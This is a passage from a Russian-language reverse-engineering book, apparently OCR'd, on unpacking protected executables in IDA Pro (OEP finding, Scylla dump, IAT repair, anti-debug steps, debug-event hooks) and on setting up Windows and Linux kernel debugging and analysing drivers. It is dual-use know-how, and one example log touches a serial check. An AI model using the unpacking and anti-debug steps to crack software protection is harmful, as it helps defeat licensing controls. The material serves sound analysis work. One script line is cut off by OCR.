.text:00401009  push    esi
.text:0040100A  push    edi
.text:0040100B  lea     edi, [ebp-80h]
.text:0040100E  mov     ecx, 20h
.text:00401013  xor     eax, eax
.text:00401015  rep stosd               ; обнуление локального буфера
.text:00401017  push    offset aWelcome  ; "Welcome to Protected App v2.0"
.text:0040101C  call    _printf
.text:00401021  add     esp, 4

# Код выглядит как нормальная функция main --- OEP найден верно!

═══ REGISTERS AT OEP ═══
EAX = 00000000    ECX = 00000000    EDX = 00000000    EBX = 00000000
ESP = 0019FEFC    EBP = 0019FF00    ESI = 00000000    EDI = 00000000
EIP = 00401000    EFLAGS = 00000246 [ZF PF IF]

═══ STACK AT OEP ═══
0019FEFC  75E17BA9  ; return address (kernel32!BaseThreadInitThunk)
0019FF00  00000000
0019FF04  7FFDE000  ; PEB address

═══ MODULES ═══
Module           Base        Size       Timestamp
protected_app    00400000    0001A000   2024-01-15 10:30:22
ntdll.dll        77A00000    001C0000   2023-12-12 08:15:00
kernel32.dll     75E00000    000E0000   2023-12-12 08:15:00
KERNELBASE.dll   75D40000    000BB000   2023-12-12 08:15:00
msvcrt.dll       6C2E0000    00095000   2023-12-12 08:15:00
ws2_32.dll       74F80000    00046000   2023-12-12 08:15:00
```

Этап 5: Финальный анализ (после дампа и фиксации IAT)

```
# Открываем dumped_app_fixed.exe (после Scylla fix) в чистом IDA

Loading file 'C:\target\dumped_app_fixed.exe'...
File type: Portable executable for 80386 (PE)
  Entry point: 0x00401000     (правильный OEP!)

Autoanalysis:
  Functions: 47
  Named functions: 35
  Strings: 28
  Imports: 24 functions from 4 DLLs

# Теперь можно вести полноценный статический анализ
# распакованного и «чистого» кода

═══ IMPORT TABLE (восстановленная) ═══
kernel32.dll:
  CreateFileW           00402000
  ReadFile              00402004
  WriteFile             00402008
  CloseHandle           0040200C
  VirtualAlloc          00402010
  VirtualFree           00402014
  GetModuleHandleA      00402018
  ExitProcess           0040201C

ws2_32.dll:
  WSAStartup            00402030
  socket                00402034
  connect               00402038
  send                  0040203C
  recv                  00402040
  closesocket           00402044

msvcrt.dll:
  printf                00402050
  scanf                 00402054
  malloc                00402058
  free                  0040205C
  strlen                00402060
  memcpy                00402064

advapi32.dll:
  RegOpenKeyExA         00402070
  RegQueryValueExA      00402074
  RegCloseKey           00402078
```

17.6. Отладочные события и их обработка через IDAPython

Для автоматизации сложных сценариев отладки IDA предоставляет класс `DBG_Hooks`, позволяющий перехватывать все отладочные события:

```python
import ida_dbg
import idc
import idaapi

class AdvancedDebugHooks(idaapi.DBG_Hooks):
    """Расширенный обработчик отладочных событий"""

    def __init__(self):
        super().__init__()
        self.bp_count = 0
        self.exceptions = []
        self.modules = []

    def dbg_process_start(self, pid, tid, ea, modinfo_name, modinfo_base, modinfo_size):
        print(f"[EVENT] Process started: PID={pid}, TID={tid}")
        print(f"  Module: {modinfo_name}")
        print(f"  Base: {modinfo_base:#x}, Size: {modinfo_size:#x}")
        print(f"  Entry: {ea:#x}")
        return 0

    def dbg_process_exit(self, pid, tid, ea, exit_code):
        print(f"[EVENT] Process exited: PID={pid}, code={exit_code}")
        print(f"  Total breakpoints hit: {self.bp_count}")
        print(f"  Total exceptions: {len(self.exceptions)}")
        return 0

    def dbg_library_load(self, pid, tid, ea, name, base, size):
        self.modules.append((name, base, size))
        print(f"[EVENT] Module loaded: {name} at {base:#x} (size {size:#x})")
        return 0

    def dbg_bpt(self, tid, ea):
        self.bp_count += 1
        func_name = idc.get_func_name(ea)
        print(f"[EVENT] Breakpoint #{self.bp_count}: {ea:#x} ({func_name})")

        # Дамп регистров
        regs = ["eax", "ecx", "edx", "ebx", "esp", "ebp", "esi", "edi"]
        reg_str = "  Regs: " + " ".join(
            f"{r.upper()}={idc.get_reg_value(r):#010x}" for r in regs[:4]
        )
        print(reg_str)
        return 0

    def dbg_exception(self, pid, tid, ea, exc_code, exc_can_cont, exc_ea, exc_info):
        self.exceptions.append((ea, exc_code))

        exc_names = {
            0x80000001: "GUARD_PAGE_VIOLATION",
            0x80000003: "STATUS_BREAKPOINT",
            0xC0000005: "ACCESS_VIOLATION",
            0xC0000094: "INTEGER_DIVIDE_BY_ZERO",
            0xC0000096: "PRIVILEGED_INSTRUCTION",
            0xC000001D: "ILLEGAL_INSTRUCTION",
        }
        exc_name = exc_names.get(exc_code, f"UNKNOWN({exc_code:#x})")

        print(f"[EVENT] Exception: {exc_name} at {ea:#x}")
        print(f"  Can continue: {exc_can_cont}")
        print(f"  Info: {exc_info:#x}")

        return 0

    def dbg_thread_start(self, pid, tid, ea):
        print(f"[EVENT] Thread started: TID={tid}, entry={ea:#x}")
        return 0

    def dbg_thread_exit(self, pid, tid, ea, exit_code):
        print(f"[EVENT] Thread exited: TID={tid}, code={exit_code}")
        return 0

# Установка и удаление хуков:
hooks = AdvancedDebugHooks()
hooks.hook()
print("[HOOKS] Debug event hooks installed")
```

```
# Для удаления:
# hooks.unhook()
```

Вывод при отладке:

```
[HOOKS] Debug event hooks installed
[EVENT] Process started: PID=6284, TID=7140
  Module: C:\target\app.exe
  Base: 0x00400000, Size: 0x0001a000
  Entry: 0x00401280
[EVENT] Module loaded: ntdll.dll at 0x77a00000 (size 0x1c0000)
[EVENT] Module loaded: kernel32.dll at 0x75e00000 (size 0xe0000)
[EVENT] Module loaded: KERNELBASE.dll at 0x75d40000 (size 0xbb000)
[EVENT] Module loaded: msvcrt.dll at 0x6c2e0000 (size 0x95000)
[EVENT] Thread started: TID=2948, entry=0x77a3c520
[EVENT] Breakpoint #1: 0x00401000 (main)
  Regs: EAX=0x00000000 ECX=0x00000000 EDX=0x00000000 EBX=0x00000000
[EVENT] Breakpoint #2: 0x00401080 (check_serial)
  Regs: EAX=0x0019fec0 ECX=0x0019fec0 EDX=0x00000001 EBX=0x00000000
[EVENT] Exception: STATUS_BREAKPOINT at 0x77a12345
  Can continue: True
  Info: 0x00000000
[EVENT] Process exited: PID=6284, code=0
  Total breakpoints hit: 2
  Total exceptions: 1
```

17.7. Рекомендации по отладке защищённых программ

Подведём итоги и сформулируем практические рекомендации:

1. Подготовка среды: - Используйте виртуальную машину для отладки подозрительных файлов. - Настройте снапшоты VM перед каждым значительным шагом. - Отключите сетевой адаптер, если программа не требует сети.

2. Порядок действий при анализе упакованного/защищённого файла:

```
[1] Статический анализ PE-заголовков → определение упаковщика
[2] Подготовка anti-debug скриптов
[3] Настройка отладчика (breakpoints на TLS, entry point)
[4] Патч PEB при первой остановке
[5] Поиск OEP (PUSHAD/ESP trick или другие методы)
[6] Дамп процесса (Scylla)
[7] Восстановление IAT (Scylla IAT Autosearch + Fix)
[8] Повторный анализ дампа в чистом IDA
```

3. Альтернативные методы поиска OEP:

```
Метод                    Применимость       Надёжность
──────────────────────────────────────────────────────
PUSHAD/ESP trick         UPX, ASPack        Высокая
Поиск CALL $+5/PUSHAD    PECompact          Средняя
Single-step до OEP       Любой              Низкая (медленно)
Memory breakpoint        Любой              Средняя
на секции .text
API breakpoints          Любой              Средняя
(GetCommandLine, etc.)
```

4. Типичные ошибки: - Не патчить PEB сразу при старте --- anti-debug в TLS callback может сработать раньше. - Забыть про Hardware Breakpoint limit (максимум 4) --- удалять ненужные. - Не учитывать ASLR --- адреса могут меняться при каждом запуске. - Ставить software breakpoints в самомодифицирующемся коде --- они будут перезаписаны.

Освоив описанные в этой главе техники, вы сможете эффективно работать с большинством упакованных и защищённых программ, встречающихся на практике. Комбинация мощного дизассемблера, интегрированного отладчика и скриптовой автоматизации делает IDA Pro незаменимым инструментом для задач такого класса.

Глава 18. Отладка ядра и драйверов

18.1. Введение


Анализ кода, работающего на уровне ядра операционной системы, — одна из наиболее сложных и ответственных задач реверс-инженерии. Драйверы устройств, модули ядра, руткиты и буткиты функционируют в привилегированном режиме (Ring 0), имеют прямой доступ к аппаратному обеспечению, управляют памятью и могут перехватывать любые операции операционной системы. В отличие от пользовательских приложений (Ring 3), код ядра нельзя просто «запустить под отладчиком» — требуется специальная инфраструктура: вторая машина или виртуальная среда, отладочное соединение, символы ядра и инструменты, способные интерпретировать внутренние структуры ОС.

IDA Pro предоставляет мощные средства для работы с кодом ядра: загрузчики для SYS/KO-файлов, типовые библиотеки со структурами ядра Windows и Linux, интеграция с WinDbg, GDB-stub для отладки ядра и возможность синхронизации с внешними отладчиками через плагины. В этой главе мы подробно разберём настройку отладочных сред, анализ драйверов в IDA, работу со структурами ядра и проведём полноценный анализ руткита с использованием связки IDA + WinDbg.

18.2. Настройка среды отладки ядра

18.2.1. Общая архитектура kernel debugging

Отладка ядра всегда предполагает разделение на две стороны:



Соединение между host и target может осуществляться через:

Метод	Скорость	Применение
Serial (COM-порт)	Медленно (~115 Кбит/с)	Классический метод, виртуальные машины
Named Pipe	Зависит от хоста	VMware, VirtualBox, QEMU
Network (kdnet)	Быстро (~1 Гбит/с)	Windows 8+, физические и виртуальные машины
USB 3.0 Debug	Быстро	Физические машины с поддержкой USB debug
JTAG	Зависит от адаптера	Embedded-устройства, аппаратная отладка
FireWire (IEEE 1394)	Быстро	Устаревший метод для физических машин

18.2.2. Настройка Windows kernel debugging через kdnet

Начиная с Windows 8, Microsoft предоставляет утилиту `kdnet.exe` для автоматической настройки сетевой отладки ядра. Это наиболее быстрый и удобный современный метод.

На целевой машине (Target):

```
:: Шаг 1: Проверить поддержку сетевого адаптера
C:\kdnet> kdnet.exe
Network debugging is supported on the following NICs:
    Intel(R) I211 Gigabit Network Connection  (busparams 2.0.0)

:: Шаг 2: Настроить сетевую отладку
C:\kdnet> kdnet.exe <IP_хоста> <порт>
C:\kdnet> kdnet.exe 192.168.1.100 50000

:: Система сгенерирует ключ:
:: Key=1a2b3c4d5e6f.7a8b9c0d1e2f.3a4b5c6d7e8f.9a0b1c2d3e4f

:: Шаг 3: Проверить настройки BCD
bcdedit /dbgsettings
```

Результат `bcdedit /dbgsettings`:

```
key                     1a2b3c4d5e6f.7a8b9c0d1e2f.3a4b5c6d7e8f.9a0b1c2d3e4f
debugtype               NET
hostip                  192.168.1.100
port                    50000
dhcp                    Yes
```

На хосте (Host) — подключение WinDbg:

```
:: Классический WinDbg
windbg.exe -k net:port=50000,key=1a2b3c4d5e6f.7a8b9c0d1e2f.3a4b5c6d7e8f.9a0b1c2d3e4f

:: Современный WinDbg Preview (WinDbgX)
:: Файл → Attach to kernel → Net → Port: 50000, Key: ...
```

Ручная настройка через bcdedit (без kdnet):

```
:: Включить отладку
bcdedit /debug on

:: Настроить сетевую отладку
bcdedit /dbgsettings net hostip:192.168.1.100 port:50000
:: Система выведет сгенерированный ключ

:: Для Serial (COM-порт)
bcdedit /dbgsettings serial debugport:1 baudrate:115200

:: Для виртуального COM через именованный канал
bcdedit /dbgsettings serial debugport:1 baudrate:115200
:: В VMware: Serial Port → Use named pipe → \\.\pipe\com_1
```

18.2.3. VirtualKD-Redux: ускоренная отладка в виртуальных машинах

VirtualKD (и его современный форк VirtualKD-Redux) значительно ускоряет отладку ядра в виртуальных машинах, заменяя медленный последовательный протокол прямой передачей данных через виртуализацию.

Установка VirtualKD-Redux:

```
Шаг 1: Скачать VirtualKD-Redux с https://github.com/4d61726b/VirtualKD-Redux

Шаг 2: Структура каталогов:
VirtualKD-Redux/
├── target/              ← Скопировать в виртуальную машину
│   ├── vminstall.exe    ← Установщик в VM
│   └── kdcom.dll        ← Замена системного kdcom.dll
├── vmmon64.exe          ← Запустить на хосте
└── kdbazis.dll          ← Библиотека для ускорения

Шаг 3: В виртуальной машине запустить vminstall.exe
       (создаёт новый пункт загрузки с VirtualKD)

Шаг 4: На хосте запустить vmmon64.exe
       (ожидает подключение VM)

Шаг 5: Перезагрузить VM, выбрать пункт "VirtualKD" в меню загрузки
```

Конфигурация vmmon64 для запуска IDA Pro вместо WinDbg:

```
vmmon64.exe → Settings → Debugger Path:
    C:\IDA Pro\ida64.exe
    (или путь к WinDbg для связки WinDbg + IDA)
```

Преимущества VirtualKD: - Скорость в 10–45 раз выше, чем через serial pipe - Поддержка VMware Workstation/Player и VirtualBox - Автоматический запуск отладчика при загрузке целевой ОС

18.2.4. Настройка Linux kernel debugging через QEMU + GDB

Для отладки ядра Linux наиболее удобна связка QEMU + GDB-stub, к которому может подключиться и IDA Pro.

```
# Сборка ядра с отладочной информацией
cd /usr/src/linux
make menuconfig
# Kernel hacking → Compile-time checks and compiler options →
#   [*] Compile the kernel with debug info (CONFIG_DEBUG_INFO=y)
#   [*] Provide GDB scripts for kernel debugging (CONFIG_GDB_SCRIPTS=y)
# Kernel hacking → Generic Kernel Debugging Instruments →
#   [*] KGDB: kernel debugger (CONFIG_KGDB=y)

make -j$(nproc)

# Запуск QEMU с GDB-stub
qemu-system-x86_64 \
    -kernel arch/x86/boot/bzImage \
    -initrd rootfs.cpio.gz \
    -append "console=ttyS0 nokaslr" \
    -nographic \
    -s -S
# -s = GDB-stub на порту 1234
# -S = остановить CPU при старте
# nokaslr = отключить рандомизацию адресов ядра
```

Подключение из IDA Pro:

```
Debugger → Select debugger → Remote GDB debugger
Process options:
    Hostname: 127.0.0.1
    Port: 1234

Debugger → Debugger options:
    [✓] Suspend on debugging start
```

Подключение из GDB (для справки):

```
gdb vmlinux
(gdb) target remote :1234
(gdb) break start_kernel
(gdb) continue
```

18.2.5. Символы ядра Windows

Для эффективной отладки ядра критически важны символы (PDB-файлы). Microsoft предоставляет публичные символы для всех системных компонентов.

```
Настройка Symbol Path в WinDbg:
srv*C:\Symbols*https://msdl.microsoft.com/download/symbols

Основные символы ядра:
    ntkrnlmp.pdb  — ядро Windows (NTOSKRNL)
    hal.pdb       — HAL (Hardware Abstraction Layer)
    ci.pdb        — Code Integrity
    fltmgr.pdb    — Filter Manager
    ndis.pdb      — сетевой стек
    tcpip.pdb     — TCP/IP
```

Загрузка символов в IDA Pro:

```
File → Load file → PDB file...
    или
Edit → Plugins → Load PDB

Настройка пути к символам:
    Options → General → PDB →
        Symbol path: srv*C:\Symbols*https://msdl.microsoft.com/download/symbols
```

18.3. Анализ драйверов Windows в IDA Pro

18.3.1. Архитектура драйверов: WDM, WDF, KMDF

Windows поддерживает несколько моделей драйверов:

```
┌──────────────────────────────────────────┐
│              Модели драйверов Windows    │
├──────────────────┬───────────────────────┤
│   Legacy / WDM   │   WDF (KMDF / UMDF)   │
├──────────────────┼───────────────────────┤
│ • Ручное управление │ • Фреймворк управляет │
│   IRP            │   жизненным циклом    │
│ • DriverEntry +  │ • Объектная модель    │
│   dispatch table │   (WDFDEVICE, WDFQUEUE, │
│ • AddDevice      │    WDFREQUEST)        │
│ • Прямая работа с │ • Автоматическая     │
│   аппаратурой    │   синхронизация       │
│ • Сложнее, но    │ • Проще, но менее     │
│   гибче          │   гибко               │
└──────────────────┴───────────────────────┘
```

18.3.2. Загрузка SYS-файла в IDA

При загрузке файла `.sys` IDA автоматически определяет его как PE-файл для ядра:

```
File → Open → driver.sys

Диалог загрузки:
    Processor type: MetaPC (x86/x64)
    Loading segment: [✓] Create segments
    Loading offset: По умолчанию (виртуальные адреса из PE)
    Kernel mode: IDA автоматически определит по подсистеме IMAGE_SUBSYSTEM_NATIVE
```

18.3.3. Точка входа WDM-драйвера: DriverEntry

Каждый WDM-драйвер начинается с функции `DriverEntry`, которая инициализирует объект драйвера и регистрирует обработчики IRP (I/O Request Packets).
Типичный `DriverEntry` в дизассемблере:

```
; NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
DriverEntry proc near

DriverObject    = qword ptr [rsp+arg_0]     ; rcx
RegistryPath    = qword ptr [rsp+arg_8]     ; rdx

    sub     rsp, 38h
    mov     [rsp+38h+DriverObject], rcx
    mov     [rsp+38h+RegistryPath], rdx

    ; Регистрация функции выгрузки
    lea     rax, DriverUnload
    mov     [rcx+DRIVER_OBJECT.DriverUnload], rax      ; offset 0x68

    ; Регистрация обработчиков IRP
    lea     rax, DispatchCreate
    mov     [rcx+DRIVER_OBJECT.MajorFunction], rax                    ; IRP_MJ_CREATE
    lea     rax, DispatchClose
    mov     [rcx+DRIVER_OBJECT.MajorFunction+8], rax                  ; IRP_MJ_CLOSE
    lea     rax, DispatchDeviceControl
    mov     [rcx+DRIVER_OBJECT.MajorFunction+70h], rax                ; IRP_MJ_DEVICE

    ; Создание устройства
    lea     r8, DeviceName          ; \Device\MyDriver
    lea     rdx, deviceObject
    mov     ecx, 0                  ; DeviceExtensionSize
    call    IoCreateDevice

    ; Создание символьной ссылки
    lea     rcx, SymbolicLinkName   ; \DosDevices\MyDriver
    lea     rdx, DeviceName
    call    IoCreateSymbolicLink

    xor     eax, eax                ; STATUS_SUCCESS
    add     rsp, 38h
    ret
DriverEntry endp
```

Применение структуры `DRIVER_OBJECT` в IDA:

```
# IDAPython: применить тип DRIVER_OBJECT к первому параметру DriverEntry
import ida_typeinf
import ida_nalt

# Загрузить типовую библиотеку ядра (если не загружена)
til = ida_typeinf.get_idati()
ida_typeinf.add_til("ntddk64_win10", ida_typeinf.ADDTIL_DEFAULT)

# Применить тип к параметру функции
entry_ea = 0x140001000  # адрес DriverEntry
tif = ida_typeinf.tinfo_t()
ida_typeinf.parse_decl(tif, til,
    "NTSTATUS __fastcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING Regis
    ida_typeinf.PT_TYP)
ida_typeinf.apply_tinfo(entry_ea, tif, ida_typeinf.TINFO_DEFINITE)
```

18.3.4. Таблица MajorFunction

Таблица `MajorFunction` в структуре `DRIVER_OBJECT` содержит 28 указателей на обработчики различных типов IRP:

```
MajorFunction[0]  = IRP_MJ_CREATE              — открытие устройства
MajorFunction[1]  = IRP_MJ_CREATE_NAMED_PIPE
MajorFunction[2]  = IRP_MJ_CLOSE               — закрытие устройства
MajorFunction[3]  = IRP_MJ_READ                — чтение из устройства
MajorFunction[4]  = IRP_MJ_WRITE               — запись в устройство
MajorFunction[5]  = IRP_MJ_QUERY_INFORMATION
...
MajorFunction[14] = IRP_MJ_DEVICE_CONTROL      — IOCTL (главный!)
MajorFunction[15] = IRP_MJ_INTERNAL_DEVICE_CONTROL
...
MajorFunction[22] = IRP_MJ_POWER               — управление питанием
MajorFunction[23] = IRP_MJ_SYSTEM_CONTROL       — WMI
MajorFunction[27] = IRP_MJ_PNP                 — Plug and Play
```

IDAPython-скрипт для автоматической разметки MajorFunction:

```python
import idc
import idautils
import ida_bytes
import ida_name

# Имена IRP_MJ_* функций
IRP_MJ_NAMES = [
    "IRP_MJ_CREATE",                    # 0
    "IRP_MJ_CREATE_NAMED_PIPE",         # 1
    "IRP_MJ_CLOSE",                     # 2
    "IRP_MJ_READ",                      # 3
    "IRP_MJ_WRITE",                     # 4
    "IRP_MJ_QUERY_INFORMATION",         # 5
    "IRP_MJ_SET_INFORMATION",           # 6
    "IRP_MJ_QUERY_EA",                  # 7
    "IRP_MJ_SET_EA",                    # 8
    "IRP_MJ_FLUSH_BUFFERS",            # 9
    "IRP_MJ_QUERY_VOLUME_INFORMATION", # 10
    "IRP_MJ_SET_VOLUME_INFORMATION",   # 11
    "IRP_MJ_DIRECTORY_CONTROL",        # 12
    "IRP_MJ_FILE_SYSTEM_CONTROL",      # 13
    "IRP_MJ_DEVICE_CONTROL",           # 14
    "IRP_MJ_INTERNAL_DEVICE_CONTROL",  # 15
    "IRP_MJ_SHUTDOWN",                  # 16
    "IRP_MJ_LOCK_CONTROL",             # 17
    "IRP_MJ_CLEANUP",                   # 18
    "IRP_MJ_CREATE_MAILSLOT",          # 19
    "IRP_MJ_QUERY_SECURITY",           # 20
    "IRP_MJ_SET_SECURITY",             # 21
    "IRP_MJ_POWER",                    # 22
    "IRP_MJ_SYSTEM_CONTROL",           # 23
    "IRP_MJ_DEVICE_CHANGE",            # 24
    "IRP_MJ_QUERY_QUOTA",              # 25
    "IRP_MJ_SET_QUOTA",                # 26
    "IRP_MJ_PNP",                      # 27
]

def label_major_functions(driver_entry_ea):
    """
    Анализирует DriverEntry и размечает обработчики MajorFunction.
    Ищет паттерн: lea rax, <handler>; mov [rcx+offset], rax
    """
    func = ida_funcs.get_func(driver_entry_ea)
    if not func:
        print("[-] Функция не найдена по адресу 0x%X" % driver_entry_ea)
        return

    # Собрать все обработчики из DriverEntry
    # Ищем записи в MajorFunction (смещение 0x70 в DRIVER_OBJECT x64)
    MAJOR_FUNC_OFFSET = 0x70  # смещение MajorFunction[0] в DRIVER_OBJECT (x64)

    handlers_found = 0
    for head in idautils.Heads(func.start_ea, func.end_ea):
        mnem = idc.print_insn_mnem(head)
        if mnem != "mov":
            continue

        # Проверить, что операнд-приёмник — [reg + смещение]
        op0_type = idc.get_operand_type(head, 0)
        if op0_type != idc.o_displ:
            continue

        # Получить смещение
        disp = idc.get_operand_value(head, 0)
        if disp < MAJOR_FUNC_OFFSET:
            continue

        index = (disp - MAJOR_FUNC_OFFSET) // 8  # 8 байт для x64
        if 0 <= index < len(IRP_MJ_NAMES):
            # Получить адрес обработчика
            # Предыдущая инструкция обычно lea rax, <handler>
            prev = idc.prev_head(head)
            if idc.print_insn_mnem(prev) == "lea":
                handler_ea = idc.get_operand_value(prev, 1)
                if handler_ea != 0 and handler_ea != idc.BADADDR:
                    name = "Dispatch_%s" % IRP_MJ_NAMES[index].replace("IRP_MJ_", "")
                    ida_name.set_name(handler_ea, name, ida_name.SN_NOWARN)
```

```
                    print("[+] %s (index %d) → 0x%X → %s" %
                          (IRP_MJ_NAMES[index], index, handler_ea, name))
                    handlers_found += 1

    print("[*] Размечено %d обработчиков MajorFunction" % handlers_found)

# Использование:
# label_major_functions(idc.get_name_ea_simple("DriverEntry"))
```

18.3.5. Анализ IOCTL-обработчика

Обработчик `IRP_MJ_DEVICE_CONTROL` — наиболее интересная функция с точки зрения безопасности, так как именно через IOCTL пользовательский код взаимодействует с драйвером:

```
; NTSTATUS DispatchDeviceControl(PDEVICE_OBJECT DeviceObject, PIRP Irp)
DispatchDeviceControl proc near
    push    rbx
    sub     rsp, 20h
    mov     rbx, rdx                            ; rbx = Irp

    ; Получить текущий IRP Stack Location
    mov     rax, [rdx+_IRP.Tail.Overlay.CurrentStackLocation]  ; +0xB8
    ; rax = PIO_STACK_LOCATION

    ; Извлечь IOCTL-код
    mov     ecx, [rax+IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode]
                                                ; +0x18

    ; Извлечь размеры буферов
    mov     r8d, [rax+IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength]
    mov     r9d, [rax+IO_STACK_LOCATION.Parameters.DeviceIoControl.OutputBufferLength]

    ; Диспетчеризация по IOCTL-коду
    cmp     ecx, 222004h            ; IOCTL_CUSTOM_READ
    jz      handle_read
    cmp     ecx, 222008h            ; IOCTL_CUSTOM_WRITE
    jz      handle_write
    cmp     ecx, 22200Ch            ; IOCTL_CUSTOM_EXECUTE
    jz      handle_execute

    ; Неизвестный IOCTL
    mov     eax, 0C0000010h         ; STATUS_INVALID_DEVICE_REQUEST
    jmp     complete_irp

handle_read:
    ; Буфер ввода/вывода (METHOD_BUFFERED)
    mov     rdi, [rbx+_IRP.AssociatedIrp.SystemBuffer]  ; +0x18
    ; ... обработка ...
    jmp     complete_irp

complete_irp:
    ; Заполнить IoStatus
    mov     [rbx+_IRP.IoStatus.Status], eax        ; +0x30
    mov     [rbx+_IRP.IoStatus.Information], r10   ; +0x38 (число байт)
    mov     rdx, rbx
    xor     r8d, r8d                ; IO_NO_INCREMENT
    call    IofCompleteRequest
    add     rsp, 20h
    pop     rbx
    ret
DispatchDeviceControl endp
```

Декодирование IOCTL-кодов:

IOCTL-коды имеют определённую структуру:

```
Бит:  31      16 15  14 13        2 1    0
      ┌─────────┬──┬──┬──────────┬──────┐
      |DeviceType|Ac|Func|        |Method|
      └─────────┴──┴──┴──────────┴──────┘

Пример: 0x222004
  Бинарно: 0000 0000 0010 0010 | 0010 0000 0000 0100
  DeviceType = 0x22 (FILE_DEVICE_UNKNOWN)
  Access     = 0 (FILE_ANY_ACCESS)
  Function   = 0x801 (пользовательский, ≥ 0x800)
  Method     = 0 (METHOD_BUFFERED)
```

```python
# IDAPython: декодировать IOCTL-код
def decode_ioctl(code):
    """Декодировать IOCTL-код в составные части."""
    device_type = (code >> 16) & 0xFFFF
    access      = (code >> 14) & 0x3
    function    = (code >> 2) & 0xFFF
    method      = code & 0x3

    DEVICE_TYPES = {
        0x01: "FILE_DEVICE_BEEP", 0x02: "FILE_DEVICE_CD_ROM",
        0x07: "FILE_DEVICE_DISK", 0x09: "FILE_DEVICE_MAILSLOT",
        0x0C: "FILE_DEVICE_NETWORK", 0x12: "FILE_DEVICE_TAPE",
        0x22: "FILE_DEVICE_UNKNOWN",
    }
    ACCESS_TYPES = {
        0: "FILE_ANY_ACCESS", 1: "FILE_READ_ACCESS",
        2: "FILE_WRITE_ACCESS", 3: "FILE_READ_WRITE_ACCESS",
    }
    METHODS = {
        0: "METHOD_BUFFERED", 1: "METHOD_IN_DIRECT",
        2: "METHOD_OUT_DIRECT", 3: "METHOD_NEITHER",
    }

    dt = DEVICE_TYPES.get(device_type, "0x%X" % device_type)
    ac = ACCESS_TYPES.get(access, "0x%X" % access)
    mt = METHODS.get(method, "0x%X" % method)

    print("IOCTL 0x%08X:" % code)
    print("  DeviceType = %s" % dt)
    print("  Access     = %s" % ac)
    print("  Function   = 0x%X (%s)" % (function,
          "custom" if function ≥ 0x800 else "standard"))
    print("  Method     = %s" % mt)

# Примеры:
decode_ioctl(0x222004)
# IOCTL 0x00222004:
#   DeviceType = FILE_DEVICE_UNKNOWN
#   Access     = FILE_ANY_ACCESS
#   Function   = 0x801 (custom)
#   Method     = METHOD_BUFFERED
```

18.3.6. Анализ WDF/KMDF-драйверов

WDF-драйверы используют объектную модель и не заполняют таблицу `MajorFunction` напрямую. Вместо этого они создают объекты через функции `WdfDriverCreate`, `WdfDeviceCreate`, `WdfIoQueueCreate` и регистрируют колбэки через конфигурационные структуры.

Типичная точка входа KMDF-драйвера:

```
; NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
DriverEntry proc near
    sub     rsp, 88h

    ; Инициализация WDF_DRIVER_CONFIG
    lea     rcx, [rsp+88h+driverConfig]
    mov     edx, 150h                       ; sizeof(WDF_DRIVER_CONFIG)
    call    memset_zero                     ; RtlZeroMemory

    mov     [rsp+88h+driverConfig.Size], 150h
    lea     rax, EvtDriverDeviceAdd
    mov     [rsp+88h+driverConfig.EvtDriverDeviceAdd], rax

    ; WdfDriverCreate
    mov     rcx, [rsp+88h+DriverObject]     ; DriverObject
    mov     rdx, [rsp+88h+RegistryPath]     ; RegistryPath
    xor     r8d, r8d                        ; DriverAttributes (NULL)
    lea     r9, [rsp+88h+driverConfig]      ; Config
    xor     eax, eax
    mov     [rsp+20h], rax                  ; Driver handle (NULL — не нужен)
    call    WdfDriverCreate

    add     rsp, 88h
    ret
DriverEntry endp
```

Ключевой колбэк — `EvtDriverDeviceAdd`, в котором создаётся устройство и очередь ввода-вывода:

```
; NTSTATUS EvtDriverDeviceAdd(WDFDRIVER Driver, PWDFDEVICE_INIT DeviceInit)
EvtDriverDeviceAdd proc near
    sub     rsp, 0C8h

    ; Создание устройства
    mov     rcx, rdx                        ; DeviceInit
    lea     rdx, [rsp+0C8h+deviceAttributes]
    lea     r8, [rsp+0C8h+hDevice]
    call    WdfDeviceCreate

    ; Настройка очереди I/O
    lea     rcx, [rsp+0C8h+ioQueueConfig]
    mov     edx, 98h                        ; sizeof(WDF_IO_QUEUE_CONFIG)
    mov     r8d, 1                          ; WdfIoQueueDispatchSequential
    call    WDF_IO_QUEUE_CONFIG_INIT_DEFAULT_QUEUE

    ; Регистрация обработчиков
    lea     rax, EvtIoDeviceControl
    mov     [rsp+0C8h+ioQueueConfig.EvtIoDeviceControl], rax
    lea     rax, EvtIoRead
    mov     [rsp+0C8h+ioQueueConfig.EvtIoRead], rax

    ; Создание очереди
    mov     rcx, [rsp+0C8h+hDevice]
    lea     rdx, [rsp+0C8h+ioQueueConfig]
    xor     r8d, r8d                        ; QueueAttributes
    xor     r9d, r9d                        ; Queue handle
    call    WdfIoQueueCreate

    add     rsp, 0C8h
    ret
EvtDriverDeviceAdd endp
```

18.4. Модули ядра Linux

18.4.1. Загрузка .ko-файлов в IDA

Linux kernel modules (файлы `.ko`) — это объектные файлы формата ELF с перемещениями. IDA Pro загружает их как обычные ELF-файлы:

```
File → Open → module.ko

Processor type: MetaPC (x86/x64) или ARM/MIPS
Loading:
    [✓] Create segments
    [✓] Load debug information
```

18.4.2. Структура модуля ядра

```c
// Минимальный модуль ядра Linux
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("author");
MODULE_DESCRIPTION("Example kernel module");

